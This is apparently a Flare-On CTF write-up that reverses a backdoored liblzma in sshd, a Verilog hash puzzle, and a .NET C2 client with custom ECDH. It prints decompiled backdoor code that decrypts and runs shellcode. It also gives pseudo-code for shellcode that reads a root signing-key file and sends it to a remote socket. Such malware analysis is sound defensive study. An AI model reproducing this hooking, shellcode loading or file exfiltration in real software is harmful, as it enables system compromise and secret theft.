mov     rdx,r13     0x7f4a18c8f887:      mov     rsi,rbp     0x7f4a18c8f88a:      mov
edi,r12d     0x7f4a18c8f88d:      call    rax...

```

(I have only listed the relevant part.) Since the return address was `0x...f88f`, we know that the `call rax` instruction right before (i.e. at `0x...f88d`) was the one that caused the crash. This also makes sense, since the call is indirect and the value of `rax` could very well have been 0. Furthermore, tracing back where the value in `rax` came from, we can see that it was the return value of the `dlsym` function call a couple instructions back.

Another curiosity — which I missed at first — is the location of the code we were just examining. In the stack trace, the following line:

```
#1 0x00007f4a18c8f88f in ?? () from /lib/x86_64-linux-gnu/liblzma.so.5
```

shows that the function we just examined comes from the `liblzma` shared object (a.k.a. dynamically linked library). This alone may not be suspicious, given that `lzma` is a compression library and it seems perfectly acceptable for an SSH server to deal with compression in some way. However, given the events from earlier this year, when a backdoor was found in one version of this library, along with the null pointer dereference, we should definitely take a closer look at this library. Another indication that this library is not benign can be observed in the 3rd function (#2) down the call chain:

```

(gdb) x/5i 0x000055b46c7867b0     0x55b46c7867b0:      add     BYTE PTR [rax],al
0x55b46c7867b2: mov     r12d,0xffffffffea     0x55b46c7867b8:      mov     edi,r9d
0x55b46c7867bb: call    0x55b46c6e62b0 <RSA_public_decrypt@plt>     0x55b46c7867c0:      test
eax,eax

```

The code in `sshd` wasn't trying to call any function from the `lzma` library! It was trying to call the `RSA_public_decrypt` function from OpenSSL. Hence, the attacker must have somehow altered the `plt` (Procedure Linkage Table, analogous to the PE Import Address Table) to redirect the call to the malicious library.

For now, let's leave the core dump and let's look at the `liblzma` shared object.

## Analyzing the modified `liblzma`

First, I wanted to check if the library was indeed modified or if it was the official distribution that was somehow used for malicious purposes (e.g. through *return-oriented programming*). I hashed the library found on the compromised system with SHA256 and compared it to one on a fresh install — the hashes were different. To further confirm my suspicions, I then tried to search the freshly installed `liblzma` for the code that caused the crash (to be precise, position independent parts of the code), and like I expected, I didn't find it. It was time to do some reversing.

To analyse the `/lib/x86_64-linux-gnu/liblzma.so.5`, or rather `/lib/x86_64-linux-gnu/liblzma.so.5.4.1` (the former is merely a symbolic link to the latter), I used the free version of IDA 8.4 for Linux and looked at the function at `.text:9820`. Since the code wasn't obfuscated in any way, decompiling it with IDA made the analysis a lot easier.

```

__int64 __fastcall RSA_pub_decrypt_wrapper_crashedhere(      int flen,      uint32_t
*from,      unsigned __int8 *to,      void *rsa,      int padding){ const char
*symbol_name; // rsi void *ptrRsaPublicDecrypt; // rax __int64 result; // rax void
*mapped_addr; // rax void (*mapped_addr_2)(void); // [rsp+8h] [rbp-120h] Chacha
chacha_object; // [rsp+20h] [rbp-108h] BYREF unsigned __int64 canary_probably; // [rsp+E8h]
[rbp-40h] canary_probably = __readfsqword(0x28u); symbol_name = "RSA_public_decrypt"; if (

```

```
!getuid() ) // only run as root {    if ( *from == 0xC5407A48 )    {
chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);        mapped_addr = mmap(0LL,
mmap_length, 7, 34, -1, 0LL); // prot = read | write | execute; flags = anonymous | 0x2
mapped_addr_2 = memcpy(mapped_addr, &encrypted_shellcode, mmap_length);
chacha20_crypt_inplace(&chacha_object, mapped_addr_2, mmap_length);        mapped_addr_2();
chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);
chacha20_crypt_inplace(&chacha_object, mapped_addr_2, mmap_length);    }    symbol_name =
"RSA_public_decrypt "; } ptrRsaPublicDecrypt = dlsym(0LL, symbol_name); result =
(ptrRsaPublicDecrypt)(flen, from, to, rsa, padding); // crashed here because dlsym returned 0
if ( __readfsqword(0x28u) != canary_probably )    return lzma_cputhreads(); return result;}
```

First, the function checks if the UID of the process is 0 (root). If it is (but in our case, we know it was), it executes additional code before loading and calling the real `RSA_public_decrypt` function (or at least trying to — notice the trailing space in the symbol name).

First, it checks if the first 4 bytes pointed to by `from` (RBP) are `48 7a 40 c5`. Since the RBP register storing this pointer was not modified afterwards and neither was the memory that it was pointing to, we can use the core dump to verify this was the case:

```
(gdb) x/1wx $rbp0x55b46d51dde0: 0xc5407a48
```

Indeed, it was. Even before analyzing what I would later name the `chacha20_initialize` and `chacha20_crypt_inplace` functions, it was obvious that something interesting was going on here — an anonymous memory mapping is created, something is copied into it, and then **the mapped memory is called as if it were a function**. It was clear the stuff that was copied into the buffer was some sort of shellcode, but disassembling it directly produced nonsensical results, so I looked at the two functions.

I first looked at the latter one and I was a little intimidated. Clearly it was some sort of cryptographic function, based on the various ROTs and XORs I saw in the decompiled code, but I was too overwhelmed to analyze it. After I looked at the decompilation output of the other one, however, I immediately knew exactly what was going on and everything clicked into place. This single line of decompiled code gave it away:

```
qmemcpy(chacha_object->prng_state, "expand 32-byte k", 16);
```

"expand 32-byte k" is the "nothing up my sleeve number" used in the ChaCha20 stream cipher. This function was writing it into some memory, right after that, 32 bytes were copied, then 12, and finally the remaining 4-byte spot in this 4x16 byte matrix were set to 0. This is exactly the initialization of ChaCha, which takes (or rather *can take*) a 32-byte key, 12-byte nonce and a 4-byte counter. I realized that the rotates, adds and xors I was seeing earlier were applications of the individual quarter-rounds onto the ChaCha inner state when generating the keystream, and I double checked that at the end, the keystream was XORed with the plaintext.

Now, if I could find the key and nonce, I could decrypt the shellcode and analyze it further. Thankfully, this was trivial given the decompilation output:

```
if ( *from == 0xC5407A48 ){    chacha20_initialize(&chacha_object, from + 1, from + 9, 0LL);
```

The first word (i.e. 32-bit int) was checked, the next 8 were used as the key, and the following 3 as the nonce. The counter was initialized to 0. Again, using gdb, it was possible to extract all of the needed bytes.

```
(gdb) x/32bx $rbp+4 0x55b46d51dde4:    0x94    0x3d    0xf6    0x38    0xa8    0x18    0x13
0xe20x55b46d51ddec:    0xde    0x63    0x18    0xa5    0x07    0xf9    0xa0
```

0xba0x55b46d51ddf4:	0x2d	0xbb	0x8a	0x7b	0xa6	0x36	0x66	
0xd00x55b46d51ddfc:	0x8d	0x11	0xa6	0x5e	0xc9	0x14	0xd6	0x6f(gdb)
x/12bx \$rbp+360x55b46d51de04:	0xf2	0x36	0x83	0x9f	0x4d	0xcd	0x71	
0x1a0x55b46d51de0c:	0x52	0x86	0x29	0x5				

(I later found a better way to extract these things from the dump, so... keep reading!)

Using a simple python script and the `cryptography` library, the shellcode (which I exported directly from IDA into a binary file) could be easily decrypted:

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
def chacha_decrypt(key, nonce, ciphertext):
    full_nonce = b'\x00' * 4 + nonce
    algorithm = algorithms.ChaCha20(key, full_nonce)
    cipher = Cipher(algorithm, mode=None)
    return cipher.decryptor().update(ciphertext)
KEY = b'\x94\x3d\xf6\x38\xa8\x18\x13\xe2\xde\x63\x18\xa5\x07\xf9\xa0\xba\x2d\xbb\x8a\x7b\xa6\x36\x66\xdd\x8d\x11\xa6\x5e\xc9\x14\xd6\x6f'
NONCE = b'\xf2\x36\x83\x9f\x4d\xcd\x71\x1a\x52\x86\x29\x05'
with open("encrypted_shellcode.bin", "rb") as f:
    ciphertext = f.read()
    decrypted_shellcode = chacha_decrypt(KEY, NONCE, ciphertext)
with open("decrypted_shellcode.bin", "wb") as f:
    f.write(decrypted_shellcode)
```

Looking at the beginning of the decrypted file with `xxd decrypted_shellcode.bin | head`, I saw what I was hoping for:

```
00000000: 5548 8bec e8b9 0d00 00c9 c357 5548 8bec .....
```

The first couple of bytes can be recognized to be valid amd64 instructions: `55` is `push rbp`, `488bec` is a `mov`, likely `mov rbp, rsp`, and `e8 ?? ?? 00 00` is a near relative call.

## Analyzing the shellcode

My first instinct was to open the shellcode in IDA, but since I was using the free version, I was told that *"This version of IDA can only disassemble PE files"* (which is strange, since I had been disassembling and decompiling an ELF shared object all this time, which to the best of my knowledge isn't a PE file). Anyways...

I decided to refresh my skills with Ghidra. After finally getting Ghidra to render at the proper resolution on my HiDPI display (*PSA: there is a setting in the `launch.properties` file*), work could begin.

00000000 55	PUSH	RBP00000001 48 8b ec	MOV	RBP,RSP00000004 e8
b9 0d	CALL	FUN_00000dc2 // (entry)	00 0000000009 c9	
LEAVE0000000a c3	RET			

Like we saw earlier, the beginning of the shellcode file has the structure of a function. All this function really does is that it calls another one, located at offset `0xdc2` in the file. Shortly, we will see that this is where the main payload resides.

Looking at the disassembled function (I called it simply `entry`), I could see that there were several syscalls being issued to the Linux kernel. Unfortunately, Ghidra does not do a very good job at recognizing them, so I rewrote my own high-level pseudo-C representation of the disassembled code.

```

int entry(void){    alloca(0x1688);    uint32_t (0xe8) chacha;    uint32_t (0xec)
filecontents_length;    uint32_t (0xf0) filename_length;    uint8_t (0x1170) buffer[0x80];
uint8_t (0x1270) filename[16];    uint32_t (0x1280) nonce[3];    uint32_t (0x12a0) key[8];
// probably connect(addr = 10.0.2.15, port = 1337)    int (ebx) socket = fun_1a($eax =
0xa00020f, $dx = 1337);    syscall::recvfrom(socket, buf = &key, len = sizeof key, flags = 0,
src_addr = 0, addrlen = 0);    syscall::recvfrom(socket, buf = &nonce, len = sizeof nonce,
flags = 0, src_addr = 0, addrlen = 0);    syscall::recvfrom(socket, buf = &filename_length,
len = 4, flags = 0, src_addr = 0, addrlen = 0);    size_t (rax) recvd_len = syscall::recvfrom(
socket, buf = &filename, len = filename_length,    flags = 0, src_addr = 0, addrlen =
0    );    filename[recvd_len] = 0;    int (r12) file = syscall::open(filename =
&filename, flags = 0, mode = 0);    syscall::read(file, buf = &buffer, len = 0x80);
filecontents_length = strlen(&buffer);    // I mean come on, ... this has to be ChaCha again
fun_cd2($rax = &chacha, $rcx = nonce, $rdx = key, $r8 = 0);    fun_d49($rax = &chacha, $ecx =
filecontents_length, $rdx = buffer);    syscall::sendto(socket, buf = &filecontents_length,
len = 4, ...0);    syscall::sendto(socket, buf = buffer, len = filecontents_length, ...0);
close($eax = file);    shmat($eax = socket, $edx = 0);    return 0;}

```

Simply put, the shellcode opens a network socket to a local address, reads in a key, nonce and a filename, opens the file, encrypts its contents and sends the ciphertext back on the same socket.

I did not analyze any of the functions `fun_1a`, `fun_cd2` or `fun_d49` for now, since one could make a pretty good assumption about what they were doing. I only took a brief look at `fun_cd2` and saw the "expand 32-byte k" constant again, which lead me to conclude that this was standard ChaCha encryption again. All that was left to do was search the dump memory for the filename, the key, the nonce, and the ciphertext (or plaintext — since ChaCha is a stream cipher, we can't really distinguish between encryption and decryption).

Now comes the hardest part — elementary school arithmetic. To get the memory address of the individual buffers, we need to know their "local addresses" (we can get this from Ghidra) as well as the value of RBP (or RSP) at the time of execution (we have to get this from the dump).

We know that the stack pointer hasn't moved between the return from the shellcode and the crashing call. So to get the base pointer at the beginning of the `entry`, we need to subtract  $8 + 8$  bytes (`call + push rbp`), and since the prologue of `entry` pushes 5 more registers onto the stack before setting RBP equal to RSP, we need to subtract  $5 * 8$  more bytes. Lastly, subtracting the offsets (or "local addresses") of the local variables from RBP should give us their address in the memory dump. Let's see.

- `chacha = rbp - 0xc0`
- `filecontents_length = rbp - 0xc4`
- `filename_length = rbp - 0xc8`
- `buffer = rbp - 0x1148`
- `filename = rbp - 0x1248`
- `nonce = rbp - 0x1258`
- `key = rbp - 0x1278`

```

(gdb) print *(uint32_t *)($rsp-0x38-0xc4)$11 = 3648993555(gdb) print *(uint32_t *)($rsp-0x38-
0xc8)$12 = 909308416(gdb) print (char *)($rsp-0x38-0x1248) $13 = 0x7ffcc6600c18
"/root/certificate_authority_signing_key.txt"(gdb) x/12bx $rsp-0x38-0x1258 0x7ffcc6600c08:
0x11    0x11    0x11    0x11    0x11    0x11    0x11    0x110x7ffcc6600c10:    0x11    0x11
0x11    0x11(gdb) x/32bx $rsp-0x38-0x12780x7ffcc6600be8:    0x8d    0xec    0x91    0x12
0xeb    0x76    0x0e    0xda0x7ffcc6600bf0:    0x7c    0x7d    0x87    0xa4    0x43    0x27
0x1c    0x350x7ffcc6600bf8:    0xd9    0xe0    0xcb    0x87    0x89    0x93    0xb4
0xd90x7ffcc6600c00:    0x04    0xae    0xf9    0x34    0xfa    0x21    0x66    0xd7

```

This is looking good! We're unfortunately missing the information about the length of the file contents, which was (most likely) overwritten by another function, but we seem to have the filename, the encryption key and nonce, and hopefully the buffer with the file contents. Since we don't know the size of the encrypted file, I decided to dump the memory from the beginning of the buffer all the way to where the next variable (i.e. `filename_length` lives). Here is where I finally learned about the `dump` GDB command.

```
(gdb) dump binary memory ciphertext.bin $rsp-0x38-0x1148 $rsp-0x38-0xc8
```

I used `xxd` again to look at the beginning of the file:

```
00000000: a9f6 3408 422a 9e1c 0c03 a808 9470 bb8d  ..4.B*.....p..00000010: aadc 6d7b 24ff
7f24 7cda 839e 92f7 071d  ..m{$..$|.....00000020: 0263 902e c158 0000 d0b4 586d b455 0000
.c...X....Xm.U..00000030: 20ea 7819 4a7f 0000 d0b4 586d b455 0000  .x.J.....Xm.U..
```

The crucial observation is that the data starting at `0x23` is absolutely not random enough to be a ChaCha ciphertext (you can see a repeating pattern that continues for even longer than is shown here). My hope was therefore that the first `0x23` bytes contained the encrypted flag, and it was time to find out.

## Decrypting the flag

I tried decrypting the flag using the same Python approach as before. However, the plaintext was nonsensical. I was sure I had the right key, nonce and counter values, so the only explanation was that the ChaCha algorithm was somehow modified, or some different variant of it was used. I made attempts to reverse engineer the last two functions, but in the end, I was seduced by the dark side of the force. I had been looking at disassembled ChaCha code for way too long and a simpler solution was sitting right in front of me: I didn't need to reverse engineer the ChaCha code; I just needed to run it.

One thing that I didn't mention (though it is apparent from the pseudo-C code listing above) is that the shellcode used a custom calling convention (possibly in order not to overwrite the stack and make the challenge more difficult or even unsolvable). Arguments were passed in registers in the order RAX, RDX, RCX, R8 and the return value was passed in RAX. If I were to use the decrypted shellcode as a sort of library and call functions from it, I needed to adhere to this calling convention. For this reason, I chose to write the flag decryptor in C.

This was a great opportunity to learn something that has long evaded me, which was GNU inline assembly. I created two wrapper functions that simply moved the arguments to the correct registers and issued the call to the right offset into the shellcode, using inline assembly. At the start of the program, I mapped the shellcode into memory with read/execute permissions, and that was basically all I needed to solve this challenge and get the flag.

Below is my C code and the output.

```
#include <assert.h>#include <ctype.h>#include <fcntl.h>#include <stdio.h>#include
<stdint.h>#include <stdlib.h>#include <sys/mman.h>#include <sys/stat.h>#include
<unistd.h>#define CIPHERTEXT_FILENAME "ciphertext.bin"#define SHELLCODE_FILENAME
"shellcode.bin"#define OFFSET_CHACHA_INIT 0x0cd2#define OFFSET_CHACHA_CRYPT 0x0d49#define
CHACHA_OBJECT_SIZE 0xc0void shellcode_load();void shellcode_cleanup();void chacha_init(void
*chacha, const uint32_t key[8], const uint32_t nonce[3], uint32_t counter);void
chacha_crypt(void *chacha, uint8_t *inout, uint64_t length);size_t
find_first_nonprintable(const char *buf, size_t len);#define eprintf(ARGS...) fprintf(stderr,
ARGS)#define ANSI_COLOR_RED "\x1b[1;31m"#define ANSI_COLOR_RESET "\x1b[0m"int main(void){
shellcode_load();    eprintf("INFO: Shellcode loaded.\n");    uint8_t
```



```

chacha[CHACHA_OBJECT_SIZE];    const uint32_t key[] = {0x1291ec8d, 0xda0e76eb, 0xa4877d7c,
0x351c2743,                      0x87cbe0d9, 0xd9b49389, 0x34f9ae04, 0xd76621fa};
const uint32_t nonce[] = {0x11111111, 0x11111111, 0x11111111};    const uint32_t counter = 0;
chacha_init((void *)chacha, key, nonce, counter);    eprintf("INFO: Chacha initialized.\n");
char filecontents[8192]; // too lazy to do the math    size_t filesize;    FILE *fp =
fopen(CIPHERTEXT_FILENAME, "rb");    assert(fp);    filesize = fread(filecontents, 1, sizeof
filecontents, fp);    assert(filesize > 0);    fclose(fp);    eprintf("INFO: Ciphertext read
from file.\n");    chacha_crypt((void *)chacha, filecontents, filesize);    eprintf("INFO:
File decrypted.\n");    size_t len = find_first_nonprintable(filecontents, filesize);
printf("=====\n");    printf("%sFlag:
%.*s\n", ANSI_COLOR_RED, (int)len, filecontents, ANSI_COLOR_RESET);
printf("=====\n");    shellcode_cleanup();
eprintf("INFO: Shellcode unloaded.\n");    return 0;}size_t find_first_nonprintable(const char
*buf, size_t len){    for (size_t i = 0; i < len; i++)        if (isprint(buf[i]) == 0)
return i;    return len;}// Dark magic herestatic void *shellcode = NULL;static size_t
shellcode_size = 0;void shellcode_load(){    int fd = open(SHELLCODE_FILENAME, O_RDONLY);
assert(fd ≥ 0);    eprintf("INFO: Opened shellcode to FD %d.\n", fd);    struct stat fs;
assert(0 == fstat(fd, &fs));    size_t filesize = fs.st_size;    assert(filesize > 0);
eprintf("INFO: Shellcode filesize is %lu bytes.\n", filesize);    shellcode = mmap(NULL,
filesize, PROT_READ | PROT_EXEC, MAP_PRIVATE, fd, 0);    assert((uintptr_t)shellcode ≠
(uintptr_t)-1);    eprintf("INFO: Shellcode mapped to address %p.\n", shellcode);
shellcode_size = filesize;    close(fd);}void shellcode_cleanup(){    munmap(shellcode,
shellcode_size);    eprintf("INFO: Shellcode unmapped from memory.\n");}#define STRINGIFY(x)
#define TOSTRING(x) STRINGIFY(x)void chacha_init(void *chacha, const uint32_t key[8], const
uint32_t nonce[3], uint32_t counter){    eprintf("INFO: Entering chacha_init.\n");
assert(shellcode);    // chacha → rax    // key → rdx    // nonce → rcx    // counter → r8
__asm__(        "mov %0, %%rax\n\t"        "mov %1, %%r8d\n\t"        "mov %2, %%rcx\n\t"
"mov %3, %%rdx\n\t"        "mov %4, %%rbx\n\t"        "add $" TOSTRING(OFFSET_CHACHA_INIT) " ,
%%rbx\n\t"        "call *%%rbx"        :        : "r"(chacha), "r"(counter), "r"(nonce), "r"
(key), "m"(shellcode)        : "rax", "rbx", "rcx", "rdx", "r8");}void chacha_crypt(void
*chacha, uint8_t *inout, uint64_t length){    eprintf("INFO: Entering chacha_crypt.\n");
assert(shellcode);    // chacha → rax    // inout → rdx    // length → rcx    __asm__(
"mov %0, %%rax\n\t"        "mov %1, %%rcx\n\t"        "mov %2, %%rdx\n\t"        "mov %3,
%%rbx\n\t"        "add $" TOSTRING(OFFSET_CHACHA_CRYPT) " , %%rbx\n\t"        "call *%%rbx"
:        : "r"(chacha), "r"(length), "r"(inout), "m"(shellcode)        : "rax", "rbx", "rcx",
"rdx");}

```

```

INFO: Opened shellcode to FD 3.INFO: Shellcode filesize is 3990 bytes.INFO: Shellcode mapped
to address 0x75d63a5cc000.INFO: Shellcode loaded.INFO: Entering chacha_init.INFO: Chacha
initialized.INFO: Ciphertext read from file.INFO: Entering chacha_crypt.INFO: File
decrypted.=====Flag: supply_cha1n_sund4y@flare-
on.com=====INFO: Shellcode unmapped from
memory.INFO: Shellcode unloaded.

```

One interesting thing is the contents of the flag, which spells "Supply Chain Sunday" and is likely referring to the (failed) supply chain attack through the `liblzma` library from this year's spring. This made me wonder if it was able to reconstruct exactly how the modified binary got onto the system and how the attacker infiltrated the `sshd` process in the first place. So although I solved this challenge and I learned a lot along the way, there was definitely lots more to learn from it further. Maybe I will come back to it some day.

# Challenge 6 ("bloke2")

## Description

“You’ve been so helpful lately, and that was very good work you did. Yes, I’m going to put it right here, on the refrigerator, very good job indeed. You’re the perfect person to help me with another issue that came up.

One of our lab researchers has mysteriously disappeared. He was working on the prototype for a hashing IP block that worked very much like, but not identically to, the common Blake2 hash family. Last we heard from him, he was working on the testbenches for the unit. One of his labmates swears she knew of a secret message that could be extracted with the testbenches, but she couldn’t quite recall how to trigger it. Maybe you could help?

## Details

“ (...)

You should be able to get to the answer by modifying testbenches alone, though there are some helpful diagnostics inside some of the code files which you could uncomment if you want a look at what's going on inside. Brute-forcing won't really help you here; some things have been changed from the true implementation of Blake2 to discourage brute-force attempts.

(...)

## Writeup

I will admit that while I was not expecting to see Verilog in a CTF, I was not caught entirely off-guard, thanks to a mandatory course (and in my opinion, one of the coolest courses) at my university, in which you're required to design a single-scalar RISC-V CPU and describe it using this very language.

The challenge turned out not to be very hard if you just looked in the right place, which neither I nor most people that I know or whose posts I have read have. Looking back, I think it's safe to say that it wasn't a very well designed challenge, since apparently, someone solved it using a single ChatGPT prompt, and as such, I will not be going into great depths in this writeup.

The several verilog files in the archive describe a hardware implementation of a modification of the Blake2 hash function, specifically its variants Blake2b and Blake2s, which differ basically only in their respective block sizes. Namely, the files `bloke2s.v` and `bloke2b.v` define specializations of a generic module in `bloke2.v`, which consists of a "data manager" (`data_mgr.v`) and a compression function  $f$  (`f_unit.v`), which in turn utilises a scheduler module (`f_sched.v`) and an inner function  $g$  (`g_unit.v`). From my observations, the  $g$  function, the number of rounds, initialization vectors, as

well as the `SIGMA` permutation and `R0,R1,R2,R3` rotation constants are identical between Blake and Bloke. I suspect the difference is in the construction of the compression function  $f$ , however, I did not confirm this and it turned out not to be relevant to the challenge at all.

In fact, none of the inner workings or properties of the hash function were relevant. The key to solving the riddle was hidden on line 53 of `data_mgr.v`:

```
localparam TEST_VAL =  
512'h3c9cf0addf2e45ef548b011f736cc99144bdf0d69df4090c8a39c520e18ec3bdc1277aad1706f756affca41  
178dac066e4beb8ab7dd2d1402c4d624aaabe40;
```

This suspiciously looking "test value" of course contains the encrypted flag. Tracking down where this data gets read leads to line 67 of the same file:

```
h ≤ h_in ^ (TEST_VAL & {(W*16){tst}});
```

which depends on `tst`, which is a register (line 28, `reg tst;`) that is assigned the value of the `finish` input wire (line 40, `tst ≤ finish;`) on every `start` or `rst` signal. The `finish` input wire is set in `bloke2.v` on line 60 and transitively in either testbench on line 22. Effectively, the value of `tst` is determined by the value assigned to the `finish` register on line 59 of either testbench. Changing the value from `1'b0` to `1'b1` in `bloke2b.v`, leaving only the test case `hash_message("abc");` and running `make tests` produces the flag:

```
vvp f_sched.test.outiverilog -g2012 -o bloke2b.test.out bloke2.v f_sched.v f_unit.v  
g_over_2.v g.v g_unit.v data_mgr.v bloke2s.v bloke2b.v bloke2b_tb.vvvp  
bloke2b.test.out706c656173655f73656e645f68656c705f695f616d5f747261707065645f696e5f615f6374665f  
666c61675f6661637466f727940666c6172652d6f6e2e636f6dReceived message:  
please_send_help_i_am_trapped_in_a_ctf_flag_factory@flare-on.com
```

# Challenge 7 ("fullspeed")

## Description

“Has this all been far too easy? Where's the math? Where's the science? Where's the, I don't know.... cryptography? Well we don't know about any of that, but here is a little .NET binary to chew on while you discuss career changes with your life coach.

## Writeup

This challenge kicked my ass, but it was sooo worth it. Although every Flare-On challenge so far has taught me a lesson of its own, this one was by far the most valuable and multifaceted. Anyways, let's get into the writeup.

The zip contains a binary and a packet capture file. I opened the pcap in Wireshark and found a single TCP stream exchanged between 192.168.56.101 and 192.168.56.103.

The challenge description says that we will be analyzing a .NET binary. I still decided to open the binary in ExeinfoPE and Detect It Easy, neither of which seemed to recognize the sample as a .NET binary at all — both reported the compiler to be MSVC (C++). However, looking at the strings found in the sample by IDA, there were clear signs of .NET "presence" (e.g. `:BouncyCastle.Cryptography.dll, System.Private.CoreLib, 2System.Net.Primitives.dll$System.Net.Sockets`, etc.). Another interesting thing I noticed was the section headers. There were two sections that caught my eye: `.managed` and `hydrated`. Intrigued, I decided to google for this query: `"hydrated" section pe file`. What I found was a [blog post](#) from late 2023 titled "Reverse Engineering Natively Compiled .NET Apps". Reading it I understood why the aforementioned tools misclassified the compiler — ahead-of-time (AOT) compilation of .NET is a relatively recent feature and not (yet?) very widely used by legitimate software. The blog post also gives some great tips on finding the exact version of the compiled .NET runtime (in this case, 8.0.524.21615\8.0.5+087e15321bb712ef6fe8b0ba6f8bd12facf92629), as well as instructions on how to ahead-of-time compile your own .NET binary using the .NET Core CLI.

## Reversing AOT compiled .NET

My first instinct (which turned out to be a really great idea) was to compile my own Hello World C# app and compare it to the sample. The structure of both binaries (including the `.managed` and `hydrated` sections) and the layout of both `main` functions was identical, so I knew this was exactly how the binary was created.

A couple google searches later, I found [another blog post](#) which talks more about concrete reversing techniques with IDA Pro, most notably generating custom FLIRT signature files and importing them into the database. I hadn't ever done this before, but I knew this was an absolutely crucial step towards being able to analyze the relevant parts of the binary instead of the .NET runtime itself. Just like the blog post author suggested, I asked an LLM to generate a large source file for me using as many classes and methods as possible, then generated the signatures and imported them into IDA, which to my great satisfaction made IDA recognize and name a vast majority of functions.

```

mov     [rsp+48h+var_20], rbp
mov     [rsp+48h+var_28], r10d
call    RhRegisterOSModule
test    al, al
jz      short _loc_140003322

```

```

lea     rdx, unk_7FF7427427B0
mov     [rsp+48h+var_28], 0Eh
lea     r8, unk_7FF7427427C0
mov     r9, rbp
sub     r8, rdx
mov     rcx, rsi
sar     r8, 3
call    S_P_CoreLib_Internal_Runtime_CompilerHelpers_StartupCodeHelpers__InitializeModules
mov     rdx, rbx
mov     ecx, edi
call    __managed__Main
jmp     short _loc_140003327

```

```

_loc_14
mov

```

```

_loc_140003327:
mov     rbx, [rsp+48h+arg_0]
mov     rbp, [rsp+48h+arg_8]
mov     rsi, [rsp+48h+arg_10]
add     rsp, 40h
pop     rdi

```

The standard C `main` function sets up some things (for example, "rehydrates" the so called "dehydrated" data stored in the read-only data section) and calls `__managed__Main`, which again sets some things up and calls the user-defined module entry point, which I decided to call `UserMain`. Herein resides the actual logic of the program.

```

mov     rcx, [rax+50h]
test    rcx, rcx
jnz     short _loc_14013709C

```

```

call    S_P_CoreLib_System_Threading_Thread__InitializeCurrentThread
mov     rcx, rax

```

```

_loc_14013709C:
cmp     [rcx], c1
mov     edx, 1
mov     r8d, 1
call    S_P_CoreLib_System_Threading_Thread__SetApartmentState_0
call    S_P_CoreLib_Internal_Runtime_CompilerHelpers_StartupCodeHelpers__RunModuleInitializers
call    S_P_CoreLib_Internal_Runtime_CompilerHelpers_StartupCodeHelpers__GetMainMethodArguments
mov     rcx, rax
call    UserMain
call    sub_7FF74267FF40
call    S_P_CoreLib_System_AppContext__OnProcessExit
lea     rbx, unk_7FF742708C38
cmp     qword ptr [rbx-8], 0
jnz     short _loc_1401370ED

```

```

_loc_1401370ED:
call    sub_7FF7425B11D0

```

I also tried looking for RTTI information in the binary, but I didn't have any luck with that. Finding out that RTTI can be stripped from the binary during compilation, I decided not to investigate this further, as it simply wasn't worth it, and at this point it seemed I could pretty easily guess a lot of the basic types, such as strings, byte arrays, and `Span`s.

## Analyzing the program logic

The logic of the `UserMain` function turned out to be surprisingly simple.

```
void UserMain(){           AppContext ctx = gAppContext; // (static variable)           string
addr = xorDecrypt(encryptedIpAddrAndPort) // 192.168.56.103;31337           [var ip, var portStr]
= addr.Split(xorDecrypt(encryptedSeparator)) // ;           var port = int.Parse(portStr);
ctx.tcpClient = new TcpClient(ip, port);           ctx.tcpStream = ctx.tcpClient.GetStream();
communicateOverTcp(); // name based on first look           doSomethingWithFileIo(); // ditto}
```

Based on the initial overview of the code, it seemed almost as if the application connected to and communicated with a C2 server of sorts, either sending files or receiving and executing commands.

I had considerable difficulty analyzing the `communicateOverTcp` function. This was due to a mistake I have made, which was that I did not pay enough attention to the strings mentioning BouncyCastle. BouncyCastle is a third party cryptographic library for the JVM and .NET ecosystems, and it certainly made sense that the TCP communication would be encrypted; however, for some reason, I initially didn't make the necessary distinction between the .NET standard cryptography library and BouncyCastle. I analyzed much of the `communicateOverTcp` function, found out that (probably) some version of Elliptic Curve Diffie-Hellman was used with a randomly chosen private key to establish a symmetric key (and nonce) that was then used with an (unauthenticated) stream cipher to encrypt communication. I analyzed the source of the randomness for the private key generation, the symmetric cipher and the high level outline of the key exchange (I knew it was ECDH thanks to some exception strings along the lines of "Invalid FpPoint coordinates" and the high level data flow), but I wasn't able to figure out where the weakness was. One thing struck me in the function that initialized what I called the `AppContext`: five different 48-byte BigIntegers were decrypted, constructed and used to initialize some of the other members, presumably the elliptic curve related objects. At this time, I wasn't sure if they could be parameters of the elliptic curve or perhaps a hardcoded private key. Finally, it occurred to me that this was way too difficult to analyze with so little information and that I must have been overseeing something. At this point I remembered seeing BouncyCastle among the strings and decided to create signatures for functions from this library. As it turned out, after doing this (I again asked an LLM to create a source code focusing on elliptic curves, ECDH, random number generation, KDFs and symmetric stream ciphers), basically no functions were left unrecognized by IDA. I felt kind of stupid, but at the same time, somewhat proud that I had the right idea about the key exchange being ECDH and was able to reverse engineer many of the BouncyCastle datatypes (such as `BigInteger`, `ECPoint`, partly `ChaChaEngine`) and their implementations.

## Analyzing the key exchange and encryption scheme

Now armed with both more function signatures and more knowledge, I renamed `communicateOverTcp` to `ecdhEstablishKey` and began a more detailed analysis of the cryptographic aspects of the communication, especially the ECDH construction.

As it turned out, the five BigIntegers mentioned earlier were really (custom) EC parameters. The first number was the order of the  $\mathbb{F}_p$  field, the next two were the  $a$  and  $b$  parameters of the curve equation (recall that an elliptic curve over a finite field  $\mathbb{F}_p$  (with  $p \geq 3$ ) and parameters  $a, b$  (which have to satisfy  $4a^3 + 27b^2 \neq 0$ ) is nothing but the set of points  $E = \{y^2 = x^3 + ax + b \mid x, y \in \mathbb{F}_p\} \cup \{\mathcal{O}\}$ ). The last couple of BigIntegers determined the (affine) coordinates of the "generator" point  $G = (G_X, G_Y) \in E$ .

This was certainly eye-catching, as the parameters didn't match any standard curve I was able to find (they certainly did not match any NIST curve). I suspected that this might be the focus of the challenge, but for certainty (and because I don't yet consider myself an expert on elliptic curve cryptography), I decided to verify the security of the rest of the scheme.

For the functions that matched my BouncyCastle signatures, I could now reasonably (though not for sure) make the assumption that they were not tweaked and indeed performed those

cryptographic operations that they are documented to perform. This way, I was able to quickly find out that the operation of the program could be summarized as follows:

1. Construct a (prime field) elliptic curve with custom parameters  $p, a, b$  and a generator point with coordinates  $G_X, G_Y$ .
2. Using the .NET `SecureRandom` class with an autoseeded SHA-256 CSPRNG provider from BouncyCastle, generate a 48-byte private key  $d$ .
3. Compute the coordinates of the public key  $(P_X, P_Y) = P = d \cdot G$ , XOR them with a salt (the 48-byte number `0x13371337...1337`) and send them to the C2 server.
